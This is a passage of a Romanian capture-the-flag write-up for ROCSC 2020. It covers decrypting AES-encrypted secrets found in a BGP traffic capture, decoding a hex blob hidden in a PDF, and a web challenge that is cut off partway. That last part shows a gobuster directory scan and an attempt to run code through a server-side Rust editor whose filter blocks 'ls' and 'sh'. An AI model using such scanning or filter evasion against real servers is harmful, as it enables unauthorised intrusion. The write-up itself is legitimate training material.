ROCSC 2020

Author: <Cujba Mihai> - <mihai.cujba@yahoo.com>

Summary

<usualtraffic> (<310>): <Network,Cryptography>

Proof of Flag


CTF{25B24F21A9B698C026A7FF6D911B252414260C11A4A7F46DD6885C9BAA0A5386}

Summary

Am primit un fisier ce reprezenta o captura de trafic, date trimise in clar prin protocolul BGP.

Proof of Solving

In captura am observat foarte multe pachete pe protocolul BGP. Am dat Follow pe tream-ul TCP (tcp.stream eq 1 ca filtru) si am vazut comunicatia dintre 2 routere.



tcp.stream eq 1

```
No.   Time         Source        Destination   Protocol Length Info
    5 2.002131519  10.10.10.1    10.10.10.251  TCP       74 49706 → 179 [SYN] Seq=0 Win
    6 2.002586457  10.10.10.251  10.10.10.1    TCP       74 179 → 49706 [SYN, ACK] Seq=
    7 2.002686100  10.10.10.1    10.10.10.251  TCP       66 49706 → 179 [ACK] Seq=1 Ack
    8 2.003018324  10.10.10.1    10.10.10.251  BGP      141 OPEN Message
    9 2.003248993  10.10.10.251  10.10.10.1    TCP       66 179 → 49706 [ACK] Seq=1 Ack
   12 2.005360831  10.10.10.251  10.10.10.1    BGP      160 OPEN Message
   13 2.005414060  10.10.10.1    10.10.10.251  TCP       66 49706 → 179 [ACK] Seq=76 Ac
   14 2.005846082  10.10.10.251  10.10.10.1    BGP       85 KEEPALIVE Message
   15 2.005863354  10.10.10.1    10.10.10.251  BGP       85 KEEPALIVE Message
   16 2.005917521  10.10.10.1    10.10.10.251  TCP       66 49706 → 179 [ACK] Seq=95 Ac
   17 2.006214006  10.10.10.251  10.10.10.1    TCP       66 179 → 49706 [ACK] Seq=114 A
   18 3.056561339  10.10.10.1    10.10.10.251  BGP       89 UPDATE Message
   19 3.057087669  10.10.10.251  10.10.10.1    TCP       66 179 → 49706 [ACK] Seq=114 A
   20 3.107220210  10.10.10.251  10.10.10.1    BGP       89 UPDATE Message
   21 3.107313645  10.10.10.1    10.10.10.251  TCP       66 49706 → 179 [ACK] Seq=118 A
   30 62.005992805 10.10.10.1    10.10.10.251  BGP       85 KEEPALIVE Message

▸ Frame 14: 85 bytes on wire (680 bits), 85 bytes captured (680 bits) on interface virbr1, id 0
▸ Ethernet II, Src: RealtekU_61:d6:72 (52:54:00:61:d6:72), Dst: RealtekU_aa:2a:9e (52:54:00:aa:2a:9e)
▸ Internet Protocol Version 4, Src: 10.10.10.251, Dst: 10.10.10.1
▸ Transmission Control Protocol, Src Port: 179, Dst Port: 49706, Seq: 95, Ack: 76, Len: 19
▸ Border Gateway Protocol - KEEPALIVE Message

0000  52 54 00 aa 2a 9e 52 54  00 61 d6 72 08 00 45 c0   RT··*·RT ·a·r··E·
0010  00 47 61 c2 40 00 ff 06  f0 1e 0a 0a 0a fb 0a 0a   ·Ga·@··· ········
0020  0a 01 00 b3 c2 2a 02 d4  40 7f d2 80 f5 c0 80 18   ·····*·· @·······
0030  01 fd 29 49 00 00 01 01  08 0a 82 23 53 c9 a7 f0   ··)I···· ···#S···
0040  ce 81 ff ff ff ff ff ff  ff ff ff ff ff ff ff ff   ········ ········
0050  ff ff 00 13 04                                     ·····
```

Wireshark · Follow TCP Stream (tcp.stream eq 1) · traffic.pcapng

```
................K..+g....z...................A...+g..E.......I..sy...@..x.................^..+g....|.A..................A...
+g..E.......I..localhost.localdomain...@..x.................................................................................
.............................9.....@...P...@..

........@.....d Hell................9.....@...P...@..

........@.....d o Ro................9.....@...P...@..

........@.....d uter................9.....@...P...@..

........@.....d  2  ................9.....@...P...@..

........@.....d Hell................9.....@...P...@..

........@.....d o Ro................9.....@...P...@..

........@.....d uter................9.....@...P...@..

........@.....d 1!
H................9.....@...P...@..

........@.....d !
He................9.....@...P...@..

........@.....d re i................9.....@...P...@..

........@.....d s th................9.....@...P...@..

........@.....d e ke................9.....@...P...@..

........@.....d ere ................9.....@...P...@..

........@.....d y: 7................9.....@...P...@..

........@.....d is t................9.....@...P...@..
```


52 client pkts, 44 server pkts, 72 turns.

Entire conversation (5,155 bytes)

Show and save data as: ASCII

Find:

De aici am reconstituit mesajele si am gasit ca se trimiteau 2 secrete encodate in base64, o cheie si un IV, iar apoi am folosit cyberchef ca sa scot flag-ul.


Recipe

From Base64

Alphabet
A-Za-z0-9+/=

✓ Remove non-alphabet chars

AES Decrypt

Key
74c95604043427f0bee1d0e16bfa53afd537f736ad0073c4cc … HEX

IV
8BF46C25D9BAD98ED8EAE6C1F7AD2D04 HEX

Mode
CBC

Input
Raw

Output
Raw


GCM Tag HEX

Input

```
KQ6R50gkQLYCkY90yIBDHDznHRUyMaTijWmHO30UXjwftOMIGgZJhKh2xli7Sqln
```

Output

```
CTF{25B24F21A9B698C026A7FF6D911B25
```


Recipe

From Base64

Alphabet
A-Za-z0-9+/=

✓ Remove non-alphabet chars

AES Decrypt

Key
!7f0bee1d0e16bfa53afd537f736ad0073c4cc4e1ccb3a82b5dc HEX

IV
8BF46C25D9BAD98ED8EAE6C1F7AD2D04 HEX

Mode
CBC

Input
Raw

Output
Raw

GCM Tag HEX

Input

```
uWyYTCYqBTy9afI69to3eK0ScCA3SlPDEzBsWBnR9D8Ro7aIOqihGMPXwu/Z+HLn
```

Output

```
2414260C11A4A7F46DD6885C9BAA0A5386}
```

<dlpbypass> (<290>): <Cryptography>

Proof of Flag


CTF{FA36B4AF10042081C63A62AB6BDF89916B745281A620516FDC83A7E7F177AF1D}

Summary

Am primit ca challenge un fisier PDF.


Proof of Solving

Pentru inceput am incercat sa vad daca gasesc vre-un indiciu in continutul PDF-ului, dar nu era nimic. Apoi am rulat strings pe fisierul PDF, unde am gasit un string ce incepea cu 308006092A864886F70D010702A0803080020101310F300D06096086480165030402 care se intindea pe multe randuri, asa ca am considerat ca sigur are legatura cu flag-ul. L-am luat si l-am decodificat din hex, iar in output am vazut ca se mai gasea alt hex, pe la jumatate. L-am decodificat inca de doua ori si am scos flag-ul.



```
length: 5284
 lines:    1
308006092A864886F70D010702A0803080020101310F300D06096086480165030402010500308006092A864886F70D0107010000A08030820327
3082020FA003020102020A10025CBCBD290BE853F0300D06092A864886F70D01010B05003018311630140603550403 0C0D41646D696E20434120
54657374301E170D3230303231393132313330325A170D3435303231383132313330325A30163114301206035504030C0B4D617374657241646D
696E30820122300D06092A864886F70D01010105000382010F003082010A0282010100E16630269BEDED6F1D8A5280124ADB2771773AA186DCB0
07A6135449DC3957F29AFCE10188EF0822B19211A0C5E7B4C30621F8734BB0AA3D61557A05FA64FC8EC18904195713355037 2EDDBE2F41F1576E
38B9A2CB407933EA7786B5C27F1C816BFF853B1299CF65EBDF9570F4BEE1797010056EA3B22FAC7ABD4D38C8F89505D038025CAB76D29B1A54D8
D3DE09905AF2BDF960F6BEBABC2C6CBB6081595A1E2C760B544E8C1D89568BEA330FA82F615FBB6288C3A268DE28037694663EAF3F6C49D682B2
C6096AD7AA61EDA9F24821E2B93AA381E36F8BF51D9D58D1E42796BD70A86CD9C094C9918F0EFE116DC198813AD9A7D4250CFCFA491E9AD8728B
7D0203010001A3753073300C0603551D130101FF04023000300E0603551D0F0101FF040403020780301F0603551D23041830168014D2AD8726A0
8CE03D5A358804BA4D07D9B55E786B301D0603551D0E04160414F0AF9B38EFBC2AAF43A98D30230F077DFE420447301306035 51D25040C300A06
082B0601050507030230 0D06092A864886F70D01010B05000382010100A0B89A2FF9A81CBD439A2E21879CF585511629 8B4C6E6284CC6F07F15E
4A38BB095125BFDDABA2B57BF1939ACB28854875D56476BE876ECB61BCF8F24F6BB90B6EF995F20441EE93F21BA6E04EF50D2D3063C655B7FD54
056390F8BD5F2C495A2AC98986053252095 78ED8D91665C452D9FC9364A6782A96613337914F194655D0BA97B9A3D89ECB49BE227154D9A0AC47
5DC2BFAB823B5A944F95FF34480A7608103DCE6F419CDA437AE9CF1FFA8A50AECB0C2E31310956D4F05DA0EF5FE2010D2F39A244A0642A1167F6
40252AD6162B17D2D89DC9512174A16EA3E8A65DCC17881AB2BD3D85FC3FDF24FF2751BC8147B46D2EF36F49CD8DA7292376 8441F80000318206
EB308206E70201013026301831163014060355040 30C0D41646D696E2043412054657374020A10025CBCBD290BE853F0300D0609608648016503
0402010500A08198301806092A864886F70D010903310B06092A864886F70D010701301C06092A864886F70D010905310F170D32303130323131
37323935355A302D06092A864886F70D01093431203 01E300D06096086480165030402010500A10D06092A864886F70D0101010500302F06092A
864886F70D01090431220420 4B8C1C40DB2BA1910765CC560D40918AD78D00580C42A3512A38C205D46D0C13300D06092A864886F70D01010105
0004820100CFE634253D0C5307B71E6DEF900D7860F5DC13FC62032F565938C06A8EAE3320116B135709E1C0BFCAE468E429EAC846C608F7EAC8
```

```
  time:   3ms
length: 2642
 lines:    9
.       .1". K..@U+¡..eIV
@..×..X.B£Q*8Â.Ôm..0
.       *.H.÷
.........Ïæ4%=.S.·.mï.
x`õÜ.üb./VY8Àj.®3 .k.W  áÀ¿Êähä)êÈFÆ.÷êÈ...-u.îT y.<Ã.ÚtÂ.;§.o=.WÉ..±Ú.¦.Ñ./.Â.Ö.¾ïÂ..¶º.ªñÝèÿJýÇ»VàXûpßµÏ
«t.i¥.. .Ý/^ý.è.>WTa[ä.'»2Üsû..
(.á     h)4P"¡H.ò.l9Îëñî...hò±Rº.zÁ./ä.®¬2.AÅe.»Ã·¾WMc.È.Hf..
(dÕEMê:©×´0.Î$UH^ò§¯¼x.¦.í.8}|å.Ë½Î UG.."..l..¨¡..û0..)..+.....Ã9.d.1.......3433353434363762343634313333333634323334
3431343633313330333033343332333033383331343333363333343133363332343134323336343234343436333833393339333133363432333 7
3334333533323338333134313336333233303335333133363436343434333338333334313337343533373436333133373337343134363331343 4
37640..Ê..*.H.÷
.       ...1..¹0..µ.    *.H.÷
... ..¦0..¢...1.0       ..+......0...*.H.÷
```


Recipe

From Hex

Delimiter: Auto

From Hex

Delimiter: Auto

Input

```
start: 277   length: 277
  end: 277    lines:   1
length:   0
```

```
34333534343637623436343133333336343233343431343633313330333033343332333033383331343333363333343133363332343134323336343
2343434363338333933393331333634323337333433353332333833313431333633323330333533313336343634343433333833333431333734353 3
373436333133373337343134363331343437640
```

Output

```
  time: 0ms
length: 69
 lines: 1
```

```
CTF{FA36B4AF10042081C63A62AB6BDF89916B745281A620516FDC83A7E7F177AF1D}
```

<cargo> (<180>): <Web>

Proof of Flag


CTF{c7d604ecd0da6804f45d958b4c5fb622488250bd05c29b99d0134f3bfdda2fc4}

Summary

Primeam ca challenge o pagina web, iar descrierea si prima pagina ne dadeau de inteles ca este in mentenanta.
Vulnerabilitate: Accesul la un editor de Rust ce rula pe server.

Proof of Solving


M-am gandit ca daca scenariul challenge-ului este facut in asa fel incat sa consideram ca este in mentenanta si ar trebui sa venim mai tarziu, ar avea legatura cu vre-un timestamp setat prin cookie-uri sau trimis ca parametru GET/POST, dar dupa ce am verificat, mi-am dat seama ca nu era asa. Dupa ce am ramas fara idei in ce as putea face, am incercat sa vad ce fisiere gasesc pe server folosind gobuster.



```
root@kali:~/Desktop/CTF/Competition/RoCSC/usualtraffic/pdf# gobuster -u http://34.89.159.150:30548/ -w /usr/share/wordlists/dirb/small.txt -x .php,.txt,.html -t 50

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://34.89.159.150:30548/
[+] Threads      : 50
[+] Wordlist     : /usr/share/wordlists/dirb/small.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php,txt,html
[+] Timeout      : 10s
=====================================================
2020/10/24 11:40:08 Starting gobuster
=====================================================
/123 (Status: 301)
/css (Status: 301)
/editor (Status: 200)
/js (Status: 301)
=====================================================
2020/10/24 11:40:21 Finished
=====================================================
root@kali:~/Desktop/CTF/Competition/RoCSC/usualtraffic/pdf#
```


De aici am intrat pe /editor si am gasit o pagina cu un editor de cod. Am cautat numele challenge-ului pe google si am gasit legatura cu rust. Am incercat sa fac un script care sa imi afiseze continutul directorului curent, dar erau aplicate filtre pe ls, cat si sh, filtre care verificau continutul stringurilor inainte de a fi executate.



```
cat
```

Output: 'You are so close, I'm feeling it';

